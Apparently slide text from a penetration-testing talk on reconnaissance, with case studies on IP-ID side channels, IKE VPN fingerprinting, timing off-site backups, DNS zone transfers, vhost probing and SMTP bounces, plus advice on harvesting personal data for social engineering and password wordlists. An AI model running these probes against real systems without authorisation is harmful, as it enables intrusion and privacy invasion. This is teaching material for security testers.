

Penetration Testing

Information Discovery & Case Studies



v User Level

Ø Information Gathering

v Network Level

Ø Information Gathering

Ø Case Study

ü IP Stacks

ü Network Mapping

ü IPSec VPN

ü Webserver Backup

ü DNS Zone Transfer

ü Reverse DNS

ü VHosts Bruteforce

ü SMTP Bounces

v Application Level

Ø Input Variables

Ø Directory & File enumeration

Ø Case study

ü Plesk


ü Juniper SSL VPN

User Level

User Level


Information Gathering

- ✓ Whois, Google, Newsgroups
- ✓ Social networks (Facebook, LinkedIn*, MySpace, etc.)
- ✓ Maltego from paterva.com



- ✓ Gather as much information as possible
 - ✗ Full names, emails => Username, Hostname
 - ✗ Phone number => Social Engineering, Attack PABX
 - ✗ Resumes, Employment history=> Products used by the target
 - ✗ Personal sites, Personal information => Password wordlists

* <http://www.cirt.dk/tools/paper/LinkedIn.pdf>



Network Level

- ✓ Identify your target
 - Ø Assets (Platform/OS, Services running on the target, etc.)
 - Ø Third party host/networks (used to reach to the target)
- ✓ Look beyond the scope (i.e. How to get to a given network ?)
 - Ø Target the trust that exists between networks/hosts/users
- ✓ When possible, use online tools to reduce footprints in the target's logs

- v Target

- Ø Webserver (www.target.com)

- v Question

- Ø Is it a standalone server ? Is it a web farm ?

- v Hint

- Ø RFC0791: Identification (16 bits) = An identifying value assigned by the sender to aid in assembling the fragments of a datagram.

- v Target

- Ø Class C subnet behind a router/firewall

- v Question

- Ø Can we compromise the border router ?

- v Hint

- Ø Traceroute show that the hop before last has a RFC1918 address

Network Level


Case Study: Network Mapping (2/2)

```
[protean:/pentest]$ scapy
Welcome to Scapy (1.2.0.2)
>>> traceroute("sslvpn.target.com", dport=443)
Begin emission:
*****Finished to send 15 packets.
***
Received 14 packets, got 14 answers, remaining 1 packets
123.45.69.15:tcp443
1 88.191.69.69 11
2 88.191.2.26 11
4 212.27.57.214 11
5 193.252.160.153 11
6 193.252.161.213 11
7 193.252.161.234 11
8 193.252.161.233 11
9 81.253.130.25 11
10 198.213.150.15 11
11 181.152.15.33 11
12 159.81.84.43 11
13 10.0.0.2 11
14 123.45.67.89 11
15 123.45.69.159 SA
```

```
[protean:/pentest]$ telnet 123.45.67.79
Trying 123.45.67.79...
Connected to 123.45.67.79.
Escape character is '^]'.

User Access Verification

Password:
```



- ✓ We know that A2 et B1 are in the same subnet
- ✓ We are going to scan the 123.45.67.89/24 subnet with a TTL of 13
- ✓ All the responses that are not a ICMP Time exceeded belong to router A

```
[protean:/pentest]$ scapy
>>> res,unans=sr(IP(dst="123.45.67.89/24", ttl=13)/TCP())
Begin emission:
... Finished to send 128 packets.
*.*.* Received 229 packets, got 128 answers, remaining 0
packets
>>> res[TCP].show()
0000 IP / TCP 88.191.69.69:ftp_data > 123.45.67.79:www S ==>
IP / TCP 123.45.67.79:www > 88.191.69.69:ftp_data RA /
Padding
```

- v Target

- Ø Unknown Perimeter Device (IP = XXX.XXX.XXX.XXX)

- v Questions

- Ø Can we determine the type of device (brand, OS, etc.) ?

- Ø Can we determine the amount of traffic going through it ?

- v Hint

- Ø The device respond to valid IKE packet on UDP/500

✓ Step1: Generate a valid IKE Phase 1 handshake with IKE-SCAN*

```
[protean:/pentest]$ cat generate-transforms.sh
#!/bin/sh
#
# Encryption algorithms: DES, Triple-DES, AES/128, AES/192 and AES/256
ENCLIST="1 5 7/128 7/192 7/256"
# Hash algorithms: MD5 and SHA1
HASHLIST="1 2"
# Authentication methods: Pre-Shared Key, RSA Signatures, Hybrid Mode and XAUTH
AUTHLIST="1 3 64221 65001"
# Diffie-Hellman groups: 1, 2 and 5
GROUPLIST="1 2 5"

for ENC in $ENCLIST; do
    for HASH in $HASHLIST; do
        for AUTH in $AUTHLIST; do
            for GROUP in $GROUPLIST; do
                echo "--trans=$ENC,$HASH,$AUTH,$GROUP"
            done
        done
    done
done

[protean:/pentest]$ ./generate-transforms.sh | xargs --max-lines=8 ike-scan -M XXX.XXX.XXX.XXX

Starting ike-scan 1.9 with 1 hosts
XXX.XXX.XXX.XXX Notify message 14 (NO-PROPOSAL-CHOSEN)
HDR=(CKY-R=ef78e09d3fea9316)
Ending ike-scan 1.9: 1 hosts scanned in 0.044 seconds (22.98 hosts/sec). 0 returned handshake; 1 returned notify

Starting ike-scan 1.9 with 1 hosts
XXX.XXX.XXX.XXX Main Mode Handshake returned
HDR=(CKY-R=ef78e09d6f7ac875)
SA=(Enc=AES KeyLength=128 Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
Ending ike-scan 1.9: 1 hosts scanned in 0.047 seconds (21.32 hosts/sec). 1 returned handshake; 0 returned notify
```

(*) www.nta-monitor.com/tools/ike-scan/

- v Step2a: Now that we know how to have a valid handshake, let's try in aggressive mode

```
[protean:/pentest]$ ike-scan -M --trans=7,2,1,2 XXX.XXX.XXX.XXX -A

Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
XXX.XXX.XXX.XXX Aggressive Mode Handshake returned
HDR=(CKY-R=ef78e09d6d8bb544)
SA=(Enc=AES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
VID=09002689dfd6b712 (XAUTH)
VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
VID=12f5f28c457168a9702d9fe274cc0100 (Cisco Unity)
VID=1abf47806d8ab544236038a0098a4a32
KeyExchange(128 bytes)
ID(Type=ID_FQDN, Value=fw-pix.target.com)
Nonce(20 bytes)
Hash(20 bytes)
Ending ike-scan 1.9: 1 hosts scanned in 0.054 seconds (18.62 hosts/sec). 1 returned handshake; 0 returned notify
```

- v Step2b: we can confirm our finding with the “- - showbackoff” option

```
[protean:/pentest]$ ike-scan -M --trans=7,2,1,2 XXX.XXX.XXX.XXX --showbackoff

Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
XXX.XXX.XXX.XXX Main Mode Handshake returned
HDR=(CKY-R=ef78e09dc2fe342c)
SA=(Enc=AES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)

IKE Backoff Patterns:

IP Address No. Recv time Delta Time
XXX.XXX.XXX.XXX 1 1195401049.282000 0.000000
XXX.XXX.XXX.XXX 2 1195401064.292000 15.010000
XXX.XXX.XXX.XXX 3 1195401079.287000 14.995000
XXX.XXX.XXX.XXX Implementation guess: Cisco IOS 11.3 or 12.0 / PIX <= 6.2

Ending ike-scan 1.9: 1 hosts scanned in 90.184 seconds (0.01 hosts/sec). 1 returned handshake; 0 returned notify
```

- ✓ When sending a valid IKE packet, we get a “notify” response back from the firewall
- ✓ In this “notify” response, the IP id is non-null
- ✓ Let's establish an handshake every 60 second and record the IP id

```
[protean:/pentest]$ while [ 1 ]; do ike-scan XXX.XXX.XXX.XXX; sleep 60; done


Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
XXX.XXX.XXX.XXX Notify message 14 (NO-PROPOSAL-CHOSEN) HDR=(CKY-R=ef78e09d1d86a51a)

Ending ike-scan 1.9: 1 hosts scanned in 0.044 seconds (22.63 hosts/sec). 0 returned handshake; 1
returned notify

Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
XXX.XXX.XXX.XXX Notify message 14 (NO-PROPOSAL-CHOSEN) HDR=(CKY-R=ef78e09d83fe1420)
[...]
```

```
[protean:/pentest]$ scapy
Welcome to Scapy (1.2.0.2)
>>> a=sniff(filter="src host XXX.XXX.XXX.XXX and port 500", prn=lambda x: x.strftime("%SYSTEM.time% -
id=%IP.id%"))

00:00:27.497225 - id=6291
00:01:27.549228 - id=6646
[...]
```



- v Target

- Ø Apache Webserver (www.target.com)

- v Questions

- Ø Is there a daily off-site backup of that server ?

- v Hint

- Ø High traffic means large IP id increment

Network Level

Case Study: Web Server (2/4)


- ✓ When sending a SYN packet to port 80, we receive a SYN-ACK response
- ✓ The SYN-ACK response has a non-null IP id
- ✓ Let's send a SYN packet every 60 second and record the IP id of the response


```
[protean:/pentest]$ while [ 1 ]; do hping -p 80 www.target.com -S -c 1 ; sleep 60; done

--- www.target.com hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 11.6/11.6/11.6 ms
HPING www.target.com (eth0 XXX.XXX.XXX.XXX): S set, 40 headers + 0 data bytes
len=46 ip=XXX.XXX.XXX.XXX ttl=116 DF id=18291 sport=80 flags=SA seq=0 win=16616 rtt=14.6 ms
[...]
```



```
[protean:/pentest]$ scapy
Welcome to Scapy (1.2.0.2)
>>> a=sniff(filter="src host XXX.XXX.XXX.XXX and port 80",
prn=lambda x: x.sprintf("%SYSTEM.time% - id=%IP.id%"))

00:00:12.564219 - id=18291
00:01:12.214522 - id=18305
[...]
```





- ✓ Directory Listing of /backup
- ✓ Directory empty



- ✓ Between 1:00am and ~1:10am
- ✓ Cronjob create an archive of the complete site in /backup and upload it via FTP to a backup server

- ✓ Also known by its opcode: **AXFR**
- ✓ Used by administrators to replicate the databases containing the DNS data across a set of DNS servers
- ✓ DNS zone transfers should only be allowed between DNS servers
- ✓ Security Risks
 - Ø **Exposure of data:** obtain the complete listing of all hosts in a domain (routers, servers, workstations, printers, etc.)
 - Ø **Denial of Services:** make the name servers slow and unresponsive by sending multiple requests
- ✓ Online tool: <http://us.mirror.menandmice.com/knowledgehub/tools/dig>

Network Level

DNS Zone Transfer (2/2)

```
[protean:/pentest]$ host -t NS target.com
target.com      NS      ns.target.com
target.com      NS      ns1.trusted.net
target.com      NS      ns2.target.com

[protean:/pentest]$ dig @ns1.trusted.net -t AXFR target.com
; <<>> DiG 9.4.1-P1 <<>> @ns1.trusted.net -t AXFR target.com
; (1 server found)
;; global options: printcmd
target.com.      14400   IN      SOA      ns2.target.com.
reseau.target.com. 2008050502 7200 3600 604800 14400
target.com.      14400   IN      MX       1 golgoth.target.com.
target.com.      14400   IN      MX       10 mx2.target.com.
target.com.      14400   IN      NS       ns1.trusted.net.
target.com.      14400   IN      NS       ns2.target.com.
target.com.      14400   IN      NS       ns.target.com.
target.com.      14400   IN      TXT      "v=spf1 mx ip4:195.69.48.253
ip4:195.69.48.247 ~all"
target.com.      14400   IN      A        195.69.48.19
2035.target.com. 14400   IN      A        192.93.172.251
3com.target.com. 14400   IN      A        10.5.1.96
a-vm-1.target.com. 14400   IN      A        195.69.51.98
abg402.target.com. 14400   IN      A        192.93.172.10
admin-wifi.target.com. 14400   IN      A        192.168.5.248
admin-wifi-2.target.com. 14400   IN      A        192.168.5.249
rf1-1.target.com. 14400   IN      A        10.3.10.1
rf1-2.target.com. 14400   IN      A        10.3.10.2
rf2-1.target.com. 14400   IN      A        10.3.10.3
rf3-1.target.com. 14400   IN      A        10.3.10.4
rf4-1.target.com. 14400   IN      A        10.3.10.5
aes-contact.target.com. 14400   IN      A        10.24.2.3
ag-bd-bs425.target.com. 14400   IN      A        192.168.1.54
ag-sr3-bs450-2.target.com. 14400   IN      A        192.168.1.12
ag-sr3-bs450-3.target.com. 14400   IN      A        192.168.1.13
[...]
```

✓ Exposure of data

Ø 13 138 entries

✓ Denial of Services

Ø Request = ~ 33 bytes

Ø Response = ~ 670 Kbytes

Network Level

Reverse DNS

- ✓ Determine the hostname associated with a given IP address
- ✓ Useful when pentesting a webserver
 - Ø Several hostnames behind 1 IP (a.k.a. VHOST)
 - Ø If your scope is one IP, all Vhosts behind that IP are fair game
 - Ø The more websites, the more likely you are to find a vulnerability
 - Ø Target the development or staging site
- ✓ Do a nslookup of every domain registered and plug it in a database
- ✓ Online tools
 - Ø <http://www.myipneighbors.com/>
 - Ø <http://whois.webhosting.info/>
 - Ø <http://www.domaintools.com/reverse-ip/> (Commercial Service)
- ✓ Example: ossir.org (195.83.224.3)
 - Ø ossir.fr, ossir.org, web.ossir.org

Network Level

Vhosts bruteforce

- ✓ Internal site hosted on the same server as an external site
- ✓ Change the **HOST:** value in your HTTP request
- ✓ Default behavior on IIS default.asp page
- ✓ Useful to get detailed error messages from an external IP

```
[protean:/pentest]$ nc 192.168.69.132 80

GET / HTTP/1.1
Host: 192.168.0.169

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Mon, 05 May 2008 11:43:26 GMT
Content-Length: 1270
Content-Type: text/html
Set-Cookie: ASPSESSIONIDSASRBCCS=FGFFOIHDAFMDCEKAIFJIIILPE; path=/
Cache-control: private

<!--
    WARNING! Please do not alter this file. It may be replaced if you
    upgrade your web server. If you want to use it as a template,
    we recommend renaming it, and modifying the new file. Thanks.
-->

<HTML>
<HEAD><META HTTP-EQUIV="Content-Type" Content="text-html; charset=Windows-1252">
  <title id=titletext>Under Construction</title>

[...]
```

```
[protean:/pentest]$ nc 192.168.69.132 80

GET / HTTP/1.1
Host: localhost

HTTP/1.1 302 Object moved
Server: Microsoft-IIS/5.0
Date: Mon, 05 May 2008 11:43:10 GMT
Location: localstart.asp
Content-Length: 121
Content-Type: text/html
Set-Cookie: ASPSESSIONIDSASRBCCS=EGFFOIHDPHGMCEOIECKKKNFM; path=/
Cache-control: private

<head><title>Object moved</title></head>
<body><h1>Object Moved</h1>This object may be found <a HREF="">here</a>.</body>
```

Network Level

SMTP Bounces

- ✓ Send an email to a non-existing address to generate a bounce message from the target
- ✓ Give good internal information about mail server, internal addressing, etc.

✓ Example: Bounce message from Target.com

Ø Mail outgoing
Target => ITrust

```
Received: by 10.82.154.11 with SMTP id b11cs251857bue;
      Tue, 6 May 2008 08:43:27 -0700 (PDT)
Received: by 10.67.115.17 with SMTP id s17mr6172858ugm.56.1210088607235;
      Tue, 06 May 2008 08:43:27 -0700 (PDT)
Return-Path: <>
Received: from mail03.target.com (mail03.target.com [199.171.68.117])
      by mx.google.com with ESMTP id t12si1143886gvd.10.2008.05.06.08.43.26;
      Tue, 06 May 2008 08:43:27 -0700 (PDT)
Received-SPF: pass (google.com: domain of mail03.target.com designates 199.171.68.117 as
      permitted sender) client-ip=199.171.68.117;
Authentication-Results: mx.google.com; spf=pass (google.com: domain of mail03.target.com
      designates 199.171.68.117 as permitted sender) smtp.mail=
Received: from sebro601.targetres.com (unknown [10.199.0.13])
      by mail03.target.com (BorderWare MXtreme Mail Firewall) with SMTP
      id 5D21136B48 for <pentest@itrust.fr>; Tue, 6 May 2008 17:43:25 +0200 (CEST)
```

Ø Mail incoming
ITrust => Target

```
Received: from mail03.target.com (10.60.55.12) by sebro10601.ikeares.com
      (10.199.1.30) with Microsoft SMTP Server id 8.1.251.1; Tue, 6 May 2008 17:43:25 +0200
Received: from dkcpmx23.telco.com (dkcpmx23.telco.com [198.192.15.203]) by
      mail03.target.com (BorderWare MXtreme Mail Firewall) with ESMTP id 81D7370DBE
      for <blah@target.com>; Tue, 6 May 2008 17:43:19 +0200 (CEST)
Received: from nf-out-0910.google.com (64.233.182.188) by dkcpmx23.telco.com
      (envelope-from <pentest@itrust.fr>) with ESMTP. tag msg.1210088598.810114.13542
      (Processed in 0.26924 secs); 06 May 2008 15:43:19 -0000
X-SoftScan-Status: clean
Received: by nf-out-0910.google.com with SMTP id b11so1354985n.18 for <blah@target.com>;
      Tue, 06 May 2008 08:43:14 -0700 (PDT)
Received: by 10.210.58.17 with SMTP id g17mr847928eba.190.1210088593753;
      Tue, 06 May 2008 08:43:13 -0700 (PDT)
Received: from ?192.168.0.1? ([88.66.210.17]) by mx.google.com with ESMTPS
      id j9sm3544272mue.5.2008.05.06.08.43.11 (version=SSLv3 cipher=RC4-MD5);
      Tue, 06 May 2008 08:43:12 -0700 (PDT)
Message-ID: <48207C88.1010805@itrust.fr>
```


Application Level

Application Level


Input Variables in WebApps

✓ Non validated input variable lead to XSS, SQL Injection, Directory Traversal

✓ Example:


Ø Webmail (HORDE)

Ø Language variable



```
